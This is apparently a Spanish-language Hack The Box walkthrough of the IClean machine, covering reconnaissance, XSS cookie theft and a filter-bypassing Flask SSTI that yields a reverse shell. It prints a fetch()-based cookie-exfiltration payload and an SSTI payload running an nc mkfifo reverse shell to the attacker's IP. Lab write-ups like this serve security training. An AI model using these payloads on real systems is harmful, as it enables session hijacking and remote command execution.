
272- ICLEAN


1. ICLEAN

https://app.hackthebox.com/machines/IClean




1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.


- 

1.2. Nmap


- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.
  - 

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.
  - 


1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Añadimos el subdominio *capiclean.htb* a nuestro /etc/hosts, ya que se está aplicando *virtual hosting*.
  - 

1.4. Fuzzing web


- **Gobuster**: realizamos fuzzing de directorios web, encontramos varios que pueden resultar interesantes, entre ellos, algunos a los que no tenemos acceso autorizado.
  - 


1.5. Cookie-hijacking via XSS

- Encontramos un directorio /quote, el cual contiene un campo de entrada para introducir un email.
  - 

- Interceptamos una petición con **Burp Suite**. Tras hacer varias pruebas, descubrimos que el parámetro *service* es vulnerable a **XSS**. Usamos este payload: `<img src=x`


`onerror=fetch("http://10.10.14.21:1313/"+document.cookie);>`, el cual codificamos posteriormente a *URL encode*.

- El evento `onerror` se desencadenará si hay un error al cargar la imagen. En lugar de una URL válida de imagen, se ha proporcionado una función JavaScript. La función `fetch` se utiliza para realizar una solicitud HTTP a la URL especificada.
- 


- Obtenemos una *cookie de sesión* en nuestro servidor de atacante.
- 

1.6. Setting up the cookie session

- No obstante, a pesar de haber recibido la cookie de sesión y tener un endpoint /login, no encontramos ninguna cabecera para usar esta cookie. Por tanto, vamos a descargar **Cookie-editor**, con el cual crearemos una nueva cookie llamada *session* y pondremos el valor de ésta.




- Para probar si funciona esta cookie, vamos al directorio /dashboard que encontramos previamente, para el cual no teníamos acceso.




1.7. Filter bypass SSTI in Flask


- Descubrimos que el servidor usa el framework *Flask 2.3.7* por detrás. Probamos todos los campos y endpoints pero no obtuvimos nada, hasta que probamos lo siguiente: generamos un *invoice (factura)*, lo cual nos da un código *(invoice-id)*. Lo copiamos.




- Luego en este otro endpoint, se nos pide el *invoice-id*. Lo pegamos




- Esto nos generará ahora un link, el cual pegaremos en el campo que hay más abajo. Ahora, interceptaremos esta petición con **Burp Suite**.




- Probamos a inyectar `{{7*7}}` en los diferentes campos, descubriendo de este modo que el campo *qr_link* es vulnerable a **SSTI**.


- 

- Tratamos de usar ahora payloads básicos que nos otorgue la ejecución remota de comandos, pero parece que se está aplicando alguna especia de *filtro*, ya que éstos no están funcionando. El payload que usamos para bypasear este filtro es el siguiente: `{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.21 1313 >/tmp/f")|attr("read")()}}`. Lo siguiente que haremos será *URLencodear* este payload con `[Ctrl] + [u]`. Nos ponemos ahora en escucha con **Netcat** por el *puerto 1313* y enviamos el payload. Recibimos nuestra shell revesa. Realizamos el *tratamiento de la TTY*.
  - Generalmente, este tipo de payloads se usan cuando no se aceptan caracteres como: `'_#&;`.
  - 

1.8. Leaked database credentials

- Estamos como el usuario *www-data*. Vemos que hay un usuario llamado *consuela* que podemos intentar usar para escalar privilegios.

